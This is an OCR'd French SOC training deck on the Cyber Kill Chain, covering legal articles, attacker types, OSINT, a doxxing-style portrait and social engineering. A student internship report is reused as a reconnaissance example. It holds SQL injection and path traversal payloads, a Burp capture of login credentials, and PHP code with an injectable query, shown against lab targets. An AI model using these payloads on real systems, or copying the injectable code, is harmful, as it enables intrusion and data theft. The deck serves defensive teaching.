Formation sécurité opérationnelle

Concept fondamental : La KillChain

6 mai 2020

Antoine SURMONNE

École pour l'informatique et les techniques avancées
Majeure Systèmes, Réseaux et Sécurité
SOC

Objectifs

Objectifs de cette formation

- comprendre les phases d'une intrusion ;
- reconnaître une intrusion informatique ;
- anticiper les prochaines actions de l'attaquant.

Sommaire

Concepts théoriques

Article 323-1

Le fait d'accéder ou de se maintenir, frauduleusement, dans tout ou partie d'un système de traitement automatisé de données est puni de deux ans d'emprisonnement et de 60 000 euros d'amende.

Lorsqu'il en est résulté soit la suppression ou la modification de données contenues dans le système, soit une altération du fonctionnement de ce système, la peine est de trois ans d'emprisonnement et de 100 000 euros d'amende.

Lorsque les infractions prévues aux deux premiers alinéas ont été commises à l'encontre d'un système de traitement automatisé de données à caractère personnel mis en œuvre par l'Etat, la peine est portée à cinq ans d'emprisonnement et à 150 000 euros d'amende.

Article 323-3-1

Le fait, sans motif légitime, notamment de recherche ou de sécurité informatique, d'importer, de détenir, d'offrir, de céder ou de mettre à disposition un équipement, un instrument, un programme informatique ou toute donnée conçus ou spécialement adaptés pour commettre une ou plusieurs des infractions prévues par les articles 323-1 à 323-3 est puni des peines prévues respectivement pour l'infraction elle-même ou pour l'infraction la plus sévèrement réprimée.

Une guerre numérique

- 61,5% du trafic internet n'est pas d'origine humaine mais généré par des bots et la moitié est consacré à des actes malveillants ;
- 75% des menaces sur le SI sont provoquées par l'utilisateur.

Avec de lourdes conséquences financières

- 400 milliards de dollars en 2015 ;
- 2 000 milliards en 2019 ;
- 90% des entreprises qui subissent des pertes de données significatives mettent la clé sous la porte dans les deux ans qui suivent.

Source : Techterms.com Lloyds of London, Forbes

Concepts théoriques
Les différents attaquants

Black Hats

Aussi connus sous le nom de “crackers”, ce sont des individus très compétents qui ont des activités malveillantes et/ou destructrices.

White Hats

Aussi connus sous le nom de “Securité analystes”. Ce sont des individus compétents dans le domaine du hacking. Ils utilisent leurs compétences dans le but de défendre.

Gray Hats

Individus entre les Black et White hats, ils utilisent leurs compétences aussi bien pour défendre que pour attaquer.

Script Kiddies

Hacker non qualifié qui compromet des systèmes en utilisant des scripts et outils développés par de vrais hackers.


Cyber Terrorists


Individus compétents motivés par des croyances politiques ou religieuses. Ils aspirent à créer la peur par la mise hors service de nombreux réseaux informatiques.


State Sponsored Hackers

Individus employés par le gouvernement pour pénétrer, détruire des systèmes ou extraire des informations confidentiels d’autres gouvernements.

Concepts théoriques
Les différents attaquants





Malware
Phishing
Cross-Site Scripting
HTTP Flood
DNS1
Computer
The Web
Web Servers
DNS2
Zero-day Exploits
Man in the Middle
DoS and DDoS
SQL Injection


Cyber Kill Chain®
Timeline
Hours to Months
Seconds
Months
1 Reconnaissance
Harvesting email addresses, conference information, etc
2 Weaponization
Coupling exploit with backdoor into deliverable payload
3 Delivery
Delivering Weaponized bundle to the victim via email, web, usb etc.
4 Exploitation
Exploiting a vulnerability to execute code on victim's system
5 Installation
Installing malware on the asset
6 Command & Control (C2)
Command channel for remote manipulation of victim's system
7 Action on Objectives
With 'Hands on Keyboard' access, intruders accomplish
Preparation
Intrusion
Active Breach
Based on Lockheed Martin's Cyber Kill Chain


Concepts théoriques


L'intrusion ISO 9001, amélioration continue, qualité au rendez-vous



Préparation

Préparation
Phase de préparation





Renseignement d'origine source ouverte

Le renseignement de sources ouvertes ou renseignement d'origine sources ouvertes (ROSO) ou open source intelligence (OSINT) est un renseignement obtenu par une source d'information publique.

Conséquences

- très difficilement détectable ;
- à combattre par la prévention : sensibilisation et veille de l'internet.


STAGIAIRE
Super promo !
30% du SMIC
Offre illimitée
Sans engagement
Valable 6 mois
1 234567 891246

Rapport de stage de fin de tronc commun

EPITA
ÉCOLE D'INGÉNIEURS EN INFORMATIQUE

[redacted]


EPITA
ÉCOLE D'INGÉNIEURS EN INFORMATIQUE

PROMO [redacted]

RAPPORT DE STAGE
DE FIN DE TRONC COMMUN


NOM: [redacted]
PRENOM: [redacted]
LOGIN: [redacted]
PROMOTION: [redacted]

- Organisation de [redacted]




Préparation

Reconnaissance passive : Quand on se lance dans la gestion des paiements...




Préparation

Reconnaissance passive : Premier rapport de stage, screenshot du code source



Préparation

Reconnaissance passive : Analyse de la structure de la base



d) XML retourné

Le XML retourné permettra d'afficher les éléments à modérer dans l'application externe des services de modération. La structure des items est extensible et on doit pouvoir ajouter ou retirer des champs facilement.

- Pour les utilisateurs:

```
<itemModer>
    <Id>Identifiant utilisateur</Id>
    <PseudoPoster>Pseudonyme de l'utilisateur</PseudoPoster>
    <EmailPoster>Email de l'utilisateur</EmailPoster>
    <AgePoster>Age de l'utilisateur</AgePoster>
    <SexPoster>Sexe de l'utilisateur</SexPoster>
    <SexOtherPoster>Sexe recherché par l'utilisateur</SexOtherPoster>
    <DateCreate>Date de création/dernière modification</DateCreate>
</itemModer>
```

- Pour les annonces :

```
<itemModer>
    <Id>Identifiant annonce</Id>
    <IdPoster>Identifiant de l'utilisateur postant l'annonce</IdPoster>
    <PseudoPoster>Pseudonyme de l'utilisateur postant l'annonce</PseudoPoster>
    <EmailPoster>Email de l'utilisateur postant l'annonce</EmailPoster>
    <AgePoster>Age de l'utilisateur postant l'annonce</AgePoster>
    <SexPoster>Sexe de l'utilisateur postant l'annonce</SexPoster>
    <SexOtherPoster>Sexe recherché par l'utilisateur postant l'annonce</SexOtherPoster>
    <BodyText>Texte de l'annonce</BodyText>
    <DateCreate>Date de création/dernière modification</DateCreate>
</itemModer>
```

Préparation

Reconnaissance passive : Analyse de la structure des trames

Champ	*Position*	*Longueur*	*Type*	*F/O*	*Commentaire*
code .	1	2	N	O	valeur « 03 » (enreg corps)
pays du commerçant	3	2	AN	O	pays du commerçant tel que transmis dans l'API (cf. merchant_country)
id commerçant	5	15	N	O	SIRET commerçant tel que transmis dans l'API (cf. merchant_id)
numéro de séquence	20	6	N	O	+1 à chaque enregistrement. Le premier enregistrement doit être le 000001.
identifiant abonné	26	8	AN	O	identifiant de l'abonné à débiter
numéro transaction	34	6	N	O	identifiant de la transaction de paiement
montant	40	12	N	O	montant du paiement exprimé dans la plus petite unité de la devise
code devise	52	3	N	O	d'après ISO 4217 (ex. Euro : 978)
email abonné	55	50	AN	F	non utilisé
numéro référence	105	32	AN	F	numéro de commande, numéro de facture ou numéro de dossier ou ... (numéro interne à l'application du client)
bourrage	137	64	AN	O	rempli à blanc

Ex: « 03FR01122334455111100000187AQbx9145877800005900978[redacted]@gmail.com (+bourrage jusqu'à 50)112AE97F12000(+bourrage jusqu'à 32)(bourrage) »


Site Internet de
[redacted]
Rapport de stage développé en PHP/MySQL


```
// Fonction qui vérifie si le pseudo existe déjà. Retourne vrai si il existe, faux sinon
function pseudoExiste ($pseudo)
{
        // Connexion
        connexion();

        $sqlv = "SELECT pseudo FROM membre WHERE pseudo='$pseudo'";
        // on envoie la requête
        $result = mysql_query($sqlv) or die('Erreur SQL
!<br>'.$sqlv.'<br>'.mysql_error().'<br />');

        $nb = mysql_num_rows($result);
        switch($nb)
        {
                case'0' : return false; break;
                default : return true;
        }
        deconnexion();
}
```

Fichier fonctionsUtiles.php :

```
<?php
// Fonction permettant de se connecter à la base de données
function connexion ()
{
        // On se connecte à MySQL
        $db = mysql_connect('[redacted]', '[redacted]', '[redacted]') or die ('Erreur de
connexion'.mysql_error().'<br />');
        // On sélectionne la base
        mysql_select_db('dragon_antre',$db)or die ('Erreur de selection'.mysql_error().'<br
/>');
}
```

Préparation

Reconnaissance passive : Récupération de renseignement humain

Portrait Google - Le Tigre

Bon annniversaire, Marc. Le 5 décembre 2008, tu fêteras tes vingt-neuf ans. Tu permets qu'on se tutoie, Marc ? Tu ne me connais pas, c'est vrai. Mais moi, je te connais très bien. [...] il n'y a que quatre photos, anodines, de ton passage dans le petit appartement de Claudia (comme si tu voulais nous cacher quelque chose) [...] son numéro au travail (offre d'emploi pour un poste d'assistant pédagogique au Centre culturel, elle s'occupe du recrutement)
[...]
Je sais que tu es avenue F..., mais il me manque le numéro, et tu n'es pas dans les pages jaunes. Cela dit, je peux m'en passer. Il suffit que je ne te l'envoie pas, ton portrait : après tout, tu la connais déjà, ta vie.

Source : Le Tigre


Comment obtenir l'adresse personnelle du PDG d'un fournisseur d'équipements de sécurité ?

Caractéristiques

- s'inscrivant dans la durée ;
- très peu d'interaction avec la cible ;
- très difficilement détectable.

Contre mesures

- prévention par la sensibilisation ;
- veille permanente des informations disponibles publiquement.




Caractéristiques

- interactions avec la cible ;
- potentiellement bruyante en fonction du type d'attaquant.


Contre mesures


- première phase d'une attaque ;
- encore facilement gérable, doit donc être détectée au plus tôt ;
- sensibilisation des utilisateurs finaux qui seront probablement une des principales sources de détection.



SOCIAL
ENGINEERING
Psychological
Manipulation
Phishing
Pretexting
Baiting
LOGIN
PASSWORD


Source : https://www.dailymotion.com/video/x2fb229



```
root@kali:~# nmap 192.168.33.10

Starting Nmap 7.60 ( https://nmap.org ) at 2017-10-03 08:25 EDT
Nmap scan report for 192.168.33.10
Host is up (1.1s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
443/tcp  open  https
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 3.63 seconds
root@kali:~#
```



Burp Suite Professional
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept History Options
Request to https://0b7bd624bab7.mdseclabs.net:443 [67.202.9.175]
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex
POST /auth/319/Default.ashx HTTP/1.1
Host: 0b7bd624bab7.mdseclabs.net
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:16.0) Gecko/20100101 Firefox/16.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: https://0b7bd624bab7.mdseclabs.net/auth/319/Default.ashx
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
username=admin&password=fme69
password
1 match



leettime.net/sqlninja.com/tasks/basic_ch1.php?id=1
Search
SQLInjection
Ninja
Home
Basic Injection
XPATH Inj
Dual Inj
Blind Luck
Sweet Delay
Login Inj
Insert Query Inj
Update Query Inj
Delete Query Inj
Mics Injections
Username is : injector


leettime.net/sqlninja.com/tasks/basic_ch1.php?id=1' order by 4--+
SQLinjection
Ninja
Home
Basic Injection
XPATH Inj
Dual Inj
Blind Luck
Sweet Delay
Login Inj
Insert Query Inj
Update Query Inj
Delete Query Inj
Error While Selection process : Unknown column '4' in 'order clause'


leettime.net/sqlninja.com/tasks/basic_ch1.php?id=1' union select 1,version(),3--+
SQLInjection
Ninja
Home
Basic Injection
XPATH Inj
Dual Inj
Blind Luck
Sweet Delay
Login Inj
Insert Query Inj
Update Query Inj
Username is : injector
Username is : 5.6.39-cll-lve


Index of /admin/backup
www.vulnweb.com/admin/backup/
Index of /admin/backup
Name
Last modified
Size
Description
Parent Directory -
FTP_ls.log 2012-10-25 08:20 63K
database_connect.php 2012-10-25 08:22 298
db_dump.sql 2012-10-25 08:21 98K
old_pass.txt 2012-10-25 08:22 6.3K
Apache/2.4.2 (Win32) OpenSSL/1.0.1c PHP/5.4.4 Server at www.vulnweb.com Port 80


target
proxy
spider
scanner
intruder
repeater
sequencer
decoder
1
go
cancel
host
192.168.169.3
port
8080
use SSL
request
raw
headers
hex
GET /../../../../../../../etc HTTP/1.1
Host: localhost
response
raw
headers
hex
html
render
Files from Test iPad 2'iPad
The following files are hosted live from the PDF Reader's Docs folder.
../etc
asl/ (Count:2, 2012-10-20 12:31 PM)
ppp/ (Count:0, 2012-10-17 01:56 PM)
racoon/ (Count:3, 2012-08-18 01:01 PM)
asl.conf (0.9K, 2012-10-20 12:32 PM)
fstab (0.1K, 2012-11-29 11:33 AM)
group (1.2K, 2012-10-20 12:32 PM)
hosts (0.2K, 2012-08-18 11:56 AM)
hosts.equiv (0.0K, 2012-08-18 11:56 AM)
master.passwd (0.8K, 2012-08-18 11:56 AM)
networks (0.1K, 2012-08-18 11:56 AM)


FLYING BOMB
F.Z.G. 76

